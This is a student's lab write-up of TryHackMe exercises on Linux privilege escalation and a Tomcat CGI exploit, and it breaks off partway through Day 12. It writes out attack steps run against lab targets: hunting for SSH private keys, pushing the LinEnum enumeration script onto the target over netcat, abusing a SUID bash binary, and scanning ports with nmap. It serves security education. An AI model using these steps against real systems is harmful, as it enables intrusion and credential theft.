PSP0201

Week 4

Writeup

Group Name: Blessing Software

Members

ID	Name	Role
1211103213	Uwais	Leader

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

Executing commands as administrator is vertical privilege escalation.

Question 2

Account that can run sudo commands is administrator, which means there is vertical privilege escalation.

Question 3

Accessing another user's resource with similar permissions is horizontal privilege escalation.

Question 4

From the notes given in TryHackMe.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

Also from notes in TryHackMe.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

Question 6


From TryHackMe notes, it is given the structure for setting the executable permission.

At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rw**x**rw**x**r):

Question 7


Referring from the notes, use the command given.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`




Question 8

Download the LinEnum script.



Make a web server for our LinEnum script.



After logging into the vulnerable machine, upload our LinEnum script into the vulnerable machine.


Using netcat, setup in the vulnerable machine to look for LinEnum.sh


```
-bash-4.4$ nc -l -p 1337 > LinEnum.sh
```

Using netcat, setup in our machine to send the LinEnum.sh

```
┌──(1211103213㉿kali)-[~]
└─$ nc -w -3 10.10.214.115 1337 < LinEnum.sh
```

Back at the vulnerable machine, execute LinEnum.sh after giving execute permissions.





With bash SUID, elevate privilege and search for the flag.

Thought Process/Methodology:

We logged in to the vulnerable machine with cmnatic command, using the given password. We also downloaded LinEnum script to our machine and opened a web server for the vulnerable machine to download it. Then, we download the LinEnum script in the vulnerable machine. Now with netcat, setup a two-way communication for the vulnerable machine to listen for incoming files and for our machine to send a file. After that, back at the vulnerable machine we add execution permission to LinEnum and execute it. After it runs, we found the bash SUID and exploited it to elevate our privilege. Finally, we searched for the flag.

Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox


Solution/walkthrough:

Question 1

Using nmap, check for the ports the server is running on.


```
┌──(1211103213㉿kali)-[~]
└─$ nmap 10.10.7.122 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 04:07 EDT
Nmap scan report for 10.10.7.122
Host is up (0.35s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 25.04 seconds
```

Going to the web server, we found the version number.




Question 2

At exploit-db, filter out for apache tomcat 9.




Find the exploit under Windows platform.




Question 3


Open metasploit and search for the exploit we are going to use.




At the web server, try to find for CGI script file that was hinted. This will be used for TARGETURI.



